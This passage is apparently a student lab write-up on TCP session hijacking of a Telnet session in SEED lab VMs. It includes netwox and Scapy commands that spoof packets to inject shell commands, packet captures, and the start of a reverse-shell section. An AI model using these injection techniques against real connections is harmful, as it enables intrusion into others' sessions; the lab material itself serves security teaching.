our YouTube stream.

3. TCP Session Hijacking

Attacker (10.0.2.4)
Client (10.0.2.6)
Server (10.0.2.5)


4.a Using Netwox

We first convert the data to be put in the packet to hex string from ASCII string as follows:




```
[08/11/21]seed@VM:~$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\rtouch textfile.txt; echo kaiffee > textfile.txt\r".encode("hex")
'0d746f756368207465787466696c652e7478743b206563686f206b616966666565203e207465787
466696c652e7478740d'
>>> █
```

Attacker inspecting the last packet from the client to the server prior to launching attack:




```
No.  Time              Source        Destination   Protocol Length Info
  44 2021-08-11 22:… 10.0.2.6      10.0.2.5      TELNET      68 Telnet Data ...
  45 2021-08-11 22:… 10.0.2.5      10.0.2.6      TCP         66 23 → 47688 [ACK] Seq=1143534846 Ack=3318229809 Win=29056 Len=…
  46 2021-08-11 22:… 10.0.2.5      10.0.2.6      TELNET      68 Telnet Data ...
  47 2021-08-11 22:… 10.0.2.6      10.0.2.5      TCP         66 47688 → 23 [ACK] Seq=3318229809 Ack=1143534848 Win=29312 Len=…
  48 2021-08-11 22:… 10.0.2.5      10.0.2.6      TELNET     129 Telnet Data ...
  49 2021-08-11 22:… 10.0.2.6      10.0.2.5      TCP         66 47688 → 23 [ACK] Seq=3318229809 Ack=1143534911 Win=29312 Len=…
  50 2021-08-11 22:… 10.0.2.5      10.0.2.6      TELNET      68 Telnet Data ...
  51 2021-08-11 22:… 10.0.2.6      10.0.2.5      TCP         66 47688 → 23 [ACK] Seq=3318229809 Ack=1143534913 Win=29312 Len=…
  52 2021-08-11 22:… 10.0.2.5      10.0.2.6      TELNET     129 Telnet Data ...
  53 2021-08-11 22:… 10.0.2.6      10.0.2.5      TCP         66 47688 → 23 [ACK] Seq=3318229809 Ack=1143534976 Win=29312 Len=…
  54 2021-08-11 22:… 10.0.2.5      10.0.2.6      TELNET     280 Telnet Data ...
  55 2021-08-11 22:… 10.0.2.6      10.0.2.5      TCP         66 47688 → 23 [ACK] Seq=3318229809 Ack=1143535190 Win=30336 Len=…
  56 2021-08-11 22:… 10.0.2.5      10.0.2.6      TELNET      87 Telnet Data ...
  57 2021-08-11 22:… 10.0.2.6      10.0.2.5      TCP         66 47688 → 23 [ACK] Seq=3318229809 Ack=1143535211 Win=30336 Len=…
  58 2021-08-11 22:… PcsCompu_59:… RealtekU_12:35:… ARP     60 Who has 10.0.2.12 Tell 10.0.2.5

▸ Frame 57: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_8a:13:0c (08:00:27:8a:13:0c), Dst: PcsCompu_59:41:98 (08:00:27:59:41:98)
▸ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
▾ Transmission Control Protocol, Src Port: 47688, Dst Port: 23, Seq: 3318229809, Ack: 1143535211, Len: 0
    Source Port: 47688
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3318229809
    Acknowledgment number: 1143535211
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 30336]
    [Window size scaling factor: 128]
    Checksum: 0x6a30 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▾ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
    ▸ No-Operation (NOP)
    ▸ No-Operation (NOP)

0000  08 00 27 59 41 98 08 00  27 8a 13 0c 08 00 45 10   ..'YA... '.....E.
0010  00 34 ec b7 40 00 40 06  35 f2 0a 00 02 06 0a 00   .4..@.@. 5.......
0020  02 05 ba 48 00 17 c5 c8  2b 31 44 28 f6 6b 80 10   ...H.... +1D(.k..
0030  00 ed 6a 30 00 00 01 01  08 0a 00 0a cb 1b 00 0a   ..j0.... ........
0040  42 78                                              Bx

Destination Port (tcp.dstport), 2 bytes          Packets: 79 · Displayed: 79 (100.0%)          Profile: Default
```

Attacker using Netwox to launch the attack, using the same values from the packet capture above:



```
[08/11/21]seed@VM:~$ sudo netwox 40 --ip4-src 10.0.2.6 --ip4-dst 10.0.2.5 --ip4-ttl 64 --tcp-s
rc 47688 --tcp-dst 23 --tcp-seqnum 3318229809 --tcp-window 237 --tcp-acknum 1143535211 --tcp-a
ck --tcp-data "0d746f756368207465787466696c652e7478743b206563686f206b616966666565203e207465787
466696c652e7478740d"
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0059=89___________|
|              id               |r|D|M|      offsetfrag         |
|_________0xB407=46087__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0xAE8D_____________|
|                            source                             |
|___________________________10.0.2.6____________________________|
|                          destination                          |
|___________________________10.0.2.5____________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0xBA48=47688__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0xC5C82B31=3318229809_____________________|
|                            acknum                             |
|_____________________0x4428F66B=1143535211_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|__________0x00ED=237___________|
|           checksum            |            urgptr             |
|_________0xD9DD=55773__________|___________0x0000=0____________|
0d 74 6f 75  63 68 20 74  65 78 74 66  69 6c 65 2e  # .touch textfile.
74 78 74 3b  20 65 63 68  6f 20 6b 61  69 66 66 65  # txt; echo kaiffe
65 20 3e 20  74 65 78 74  66 69 6c 65  2e 74 78 74  # e > textfile.txt
0d                                                  # .
[08/11/21]seed@VM:~$ █
```


The following shows the output on the server. We see that initially there was no file containing text in their name and then a telnet connection is established, and the attack program is run. On checking for the file again, we see that the file is created, and the content is also as expected.



```
Try 'grep --help' for more information.
[08/11/21]seed@VM:~$ ll | grep text
-rw-rw-r-- 1 seed seed        8 Aug 11 22:48 textfile.txt
[08/11/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
  State
tcp        0      0 10.0.2.5:53             0.0.0.0:*
  LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*
  LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*
  LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*
  LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
  LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*
  LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
  LISTEN
tcp        0     96 10.0.2.5:23             10.0.2.6:47688
  ESTABLISHED
tcp6       0      0 :::80                   :::*
  LISTEN
tcp6       0      0 :::53                   :::*
  LISTEN
tcp6       0      0 :::21                   :::*
  LISTEN
tcp6       0      0 :::22                   :::*
  LISTEN
tcp6       0      0 :::3128                 :::*
  LISTEN
tcp6       0      0 ::1:953                 :::*
  LISTEN
[08/11/21]seed@VM:~$ ll | grep text
-rw-rw-r-- 1 seed seed        8 Aug 11 22:48 textfile.txt
[08/11/21]seed@VM:~$ cat textfile.txt
kaiffee
```


This indicates that we were able to hijack the session between the client and server and sent a command
from the attacker's machine in a way that it seemed to be coming from the client.

Wireshark of the spoofed packet hijacking the TELENT connection between the client and server:



```
No.  Time            Source            Destination       Protocol Length Info
 224 2021-08-11 22:… fe80::3cf9:3…     ff02::fb          MDNS      180 Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR …
 226 2021-08-11 22:… fe80::5690:7…     ff02::fb          MDNS      107 Standard query 0x0000 PTR _ipp._tcp.local, "QM" question PTR …
 240 2021-08-11 22:… PcsCompu_3a:…     Broadcast         ARP        42 Who has 10.0.2.5? Tell 10.0.2.4
 241 2021-08-11 22:… PcsCompu_59:…     PcsCompu_3a:a0:…  ARP        60 10.0.2.5 is at 08:00:27:59:41:98
 242 2021-08-11 22:… PcsCompu_3a:…     Broadcast         ARP        42 Who has 10.0.2.6? Tell 10.0.2.4
 243 2021-08-11 22:… PcsCompu_8a:…     PcsCompu_3a:a0:…  ARP        60 10.0.2.6 is at 08:00:27:8a:13:0c
 244 2021-08-11 22:… 10.0.2.6          10.0.2.5          TELNET    103 Telnet Data ...
 245 2021-08-11 22:… 10.0.2.5          10.0.2.6          TELNET     68 Telnet Data ...
 246 2021-08-11 22:… 10.0.2.5          10.0.2.6          TELNET    160 Telnet Data ...
 247 2021-08-11 22:… 10.0.2.5          10.0.2.6          TCP       162 [TCP Retransmission] 23 → 47688 [PSH, ACK] Seq=1143535211 Ack…
 248 2021-08-11 22:… 10.0.2.5          10.0.2.6          TCP       162 [TCP Retransmission] 23 → 47688 [PSH, ACK] Seq=1143535211 Ack…
 249 2021-08-11 22:… 10.0.2.5          10.0.2.6          TCP       162 [TCP Retransmission] 23 → 47688 [PSH, ACK] Seq=1143535211 Ack…
 250 2021-08-11 22:… 10.0.2.5          10.0.2.6          TCP       162 [TCP Retransmission] 23 → 47688 [PSH, ACK] Seq=1143535211 Ack…
 251 2021-08-11 22:… PcsCompu_59:…     PcsCompu_8a:13:…  ARP        60 Who has 10.0.2.6? Tell 10.0.2.5

    [Destination GeoIP: Unknown]
▾ Transmission Control Protocol, Src Port: 47688, Dst Port: 23, Seq: 3318229809, Ack: 1143535211, Len: 49
    Source Port: 47688
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 49]
    Sequence number: 3318229809
    [Next sequence number: 3318229858]
    Acknowledgment number: 1143535211
    Header Length: 20 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 30336]
    [Window size scaling factor: 128]
    Checksum: 0xd9dd [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ [SEQ/ACK analysis]
▸ Telnet

0000  08 00 27 59 41 98 08 00  27 8a 13 0c 08 00 45 00   ..'YA... '.....E.
0010  00 59 b4 07 00 00 40 06  ae 8d 0a 00 02 06 0a 00   .Y....@. ........
0020  02 05 ba 48 00 17 c5 c8  2b 31 44 28 f6 6b 50 10   ...H.... +1D(.kP.
0030  00 ed d9 dd 00 00 0d 74  6f 75 63 68 20 74 65 78   .......t ouch tex
0040  74 66 69 6c 65 2e 74 78  74 3b 20 65 63 68 6f 20   tfile.tx t; echo
0050  6b 61 69 66 66 65 65 20  3e 20 74 65 78 74 66 69   kaiffee  > textfi
0060  6c 65 2e 74 78 74 0d                               le.txt.

Details at: http://www.wireshark.org/docs/wsug ...ked/ChAdvChecksums.html (tcp.checksum), 2 byte   Packets: 283 · Displayed: 283 (100.0%)   Profile: Defaul
```

We can see it freezes the connection from client to server.




```
[08/11/21]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Aug 11 22:13:41 EDT 2021 from 10.0.2.6 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[08/11/21]seed@VM:~$
```

Observation: We see that the connection freezes. This is because after the spoofed packet is sent, if the actual client sends something, it is sent with the same sequence number as that of the spoofed packet. Now since the server has already received a packet with that sequence number, it just drops it. Telnet being a TCP connection, the client keeps sending the packet until it receives an acknowledgement.

Explanation: Using the Netwox tool we can spoof a packet between two machines that are communicating via TELNET. We were able to get information from a server that only the client had access to, and send the output to the attacker's machine.


4.b Using Scapy

The attacker first sniffs the previous communications between the client and the server:




```
No.  Time            Source          Destination     Protocol Length Info
  51 2021-08-11 22:… 10.0.2.5        10.0.2.6        TCP        66 23 → 47692 [ACK] Seq=1543861590 Ack=2062567723 Win=29056 Le
  52 2021-08-11 22:… 10.0.2.5        10.0.2.6        TELNET     68 Telnet Data ...
  53 2021-08-11 22:… 10.0.2.6        10.0.2.5        TCP        66 47692 → 23 [ACK] Seq=2062567723 Ack=1543861592 Win=29312 Le
  54 2021-08-11 22:… 10.0.2.5        10.0.2.6        TELNET    129 Telnet Data ...
  55 2021-08-11 22:… 10.0.2.6        10.0.2.5        TCP        66 47692 → 23 [ACK] Seq=2062567723 Ack=1543861655 Win=29312 Le
  56 2021-08-11 22:… 10.0.2.5        10.0.2.6        TELNET     68 Telnet Data ...
  57 2021-08-11 22:… 10.0.2.6        10.0.2.5        TCP        66 47692 → 23 [ACK] Seq=2062567723 Ack=1543861657 Win=29312 Le
  58 2021-08-11 22:… 10.0.2.5        10.0.2.6        TELNET    129 Telnet Data ...
  59 2021-08-11 22:… 10.0.2.6        10.0.2.5        TCP        66 47692 → 23 [ACK] Seq=2062567723 Ack=1543861720 Win=29312 Le
  60 2021-08-11 22:… 10.0.2.5        10.0.2.6        TELNET    280 Telnet Data ...
  61 2021-08-11 22:… 10.0.2.6        10.0.2.5        TCP        66 47692 → 23 [ACK] Seq=2062567723 Ack=1543861934 Win=30336 Le
  62 2021-08-11 22:… 10.0.2.5        10.0.2.6        TELNET     87 Telnet Data ...
  63 2021-08-11 22:… 10.0.2.6        10.0.2.5        TCP        66 47692 → 23 [ACK] Seq=2062567723 Ack=1543861955 Win=30336 Le
  64 2021-08-11 22:… PcsCompu_59:…   RealtekU_12:35:… ARP       60 Who has 10.0.2.1? Tell 10.0.2.5

▸ Frame 63: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_8a:13:0c (08:00:27:8a:13:0c), Dst: PcsCompu_59:41:98 (08:00:27:59:41:98)
▸ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
▾ Transmission Control Protocol, Src Port: 47692, Dst Port: 23, Seq: 2062567723, Ack: 1543861955, Len: 0
    Source Port: 47692
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2062567723
    Acknowledgment number: 1543861955
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 30336]
    [Window size scaling factor: 128]
    Checksum: 0x1ba3 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps

0000  08 00 27 59 41 98 08 00  27 8a 13 0c 08 00 45 10   ..'YA... '.....E.
0010  00 34 f1 74 40 00 40 06  31 35 0a 00 02 06 0a 00   .4.t@.@. 15......
0020  02 05 ba 4c 00 17 7a f0  49 2b 5c 05 76 c3 80 10   ...L..z. I+\.v...
0030  00 ed 1b a3 00 00 01 01  08 0a 00 13 bc ac 00 13   ........ ........
0040  34 08                                              4.

Transmission Control Protocol (tcp), 32 bytes     Packets: 65 · Displayed: 65 (100.0%)     Profile:
```

The attacker's code for using Scapy to launch the TCP session hijack:




```python
#!/usr/bin/python3
import sys
from scapy.all import *

print ("sending session hijacking packet")
IPLayer=IP(src="10.0.2.6", dst="10.0.2.5")
TCPLayer=TCP(sport=47692,dport=23,flags="A",seq=2062567723,ack=1543861955)
Data= "/home/seed/Desktop/textfile"
pkt=IPLayer/TCPLayer/Data
pkt.show()
send(pkt,verbose=0)

```

The attacker launching the attack using Scapy:



```
[08/11/21]seed@VM:~/.../Untitled Folder$ clear
[3;J
[08/11/21]seed@VM:~/.../Untitled Folder$ ls
tcpattack.py
[08/11/21]seed@VM:~/.../Untitled Folder$ chmod 777 tcpattack.py
[08/11/21]seed@VM:~/.../Untitled Folder$ sudo python tcpattack.py
sending session hijacking packet
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 10.0.2.6
  dst       = 10.0.2.5
  \options   \
###[ TCP ]###
     sport     = 47692
     dport     = telnet
     seq       = 2062567723
     ack       = 1543861955
     dataofs   = None
     reserved  = 0
     flags     = A
     window    = 8192
     chksum    = None
     urgptr    = 0
     options   = []
###[ Raw ]###
        load      = '/home/seed/Desktop/textfile'

[08/11/21]seed@VM:~/.../Untitled Folder$ 
```

Following is the packet received by server from attacker



```
  LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*
  LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
  LISTEN
tcp        0     27 10.0.2.5:23             10.0.2.6:47692
  ESTABLISHED
tcp6       0      0 :::80                   :::*
  LISTEN
tcp6       0      0 :::53                   :::*
  LISTEN
tcp6       0      0 :::21                   :::*
  LISTEN
tcp6       0      0 :::22                   :::*
  LISTEN
tcp6       0      0 :::3128                 :::*
  LISTEN
tcp6       0      0 ::1:953                 :::*
  LISTEN
[08/11/21]seed@VM:~$ ll | grep text
-rw-rw-r-- 1 seed seed       8 Aug 11 22:48 textfile.txt
[08/11/21]seed@VM:~$ cat textfile.txt
kaiffee
[08/11/21]seed@VM:~$ 
```

Observation: Similar to the previous task, we hijack a TCP connection between the client and the server but this time using Scapy. Again, the first thing need was for the attacker to sniff the connection to get some needed values to do the attack, including: source and destination IP addresses and port numbers, sequence number, and acknowledgement numbers. Then the attacker set up a TCP listening server so that the file that the attacker was trying to access could be read. Then the attack Python program was run, using the sequence and acknowledgement numbers from the previous capture. The command sent was to read a file. After the attack the terminal on the client was frozen due to the client and server being in a packet deadlock since the sequencing was broken.

Explanation: Using the Scapy we can send a spoofed packet, hijacking the TELNET communication between two machines. We were able to get information from a server that only the client had access and send the output to the attacker's machine.


4. Creating Reverse Shell using TCP Session Hijacking

Using the Session Hijacking attack, we create a reverse shell from the server to the attacker's machine,
giving attacker the access to the entire server machine to run commands. In this attack, we send a

command in the packet’s data to run the bash program and redirect its input, output and error devices to
the remote TCP connection.


The following is the program to perform the session hijacking attack. The flow of the task is as follows:
1. Establish a telnet connection between the client 10.0.2.6 and server 10.0.2.5.
2. Sniff the traffic and find the last packet sent from client to the server. The details of this packet are used to spoof the attack packet.
3. Start a TCP connection listening to port 9090 on the attacker’s machine.
4. Run the Session Hijacking program on the attacker’s machine

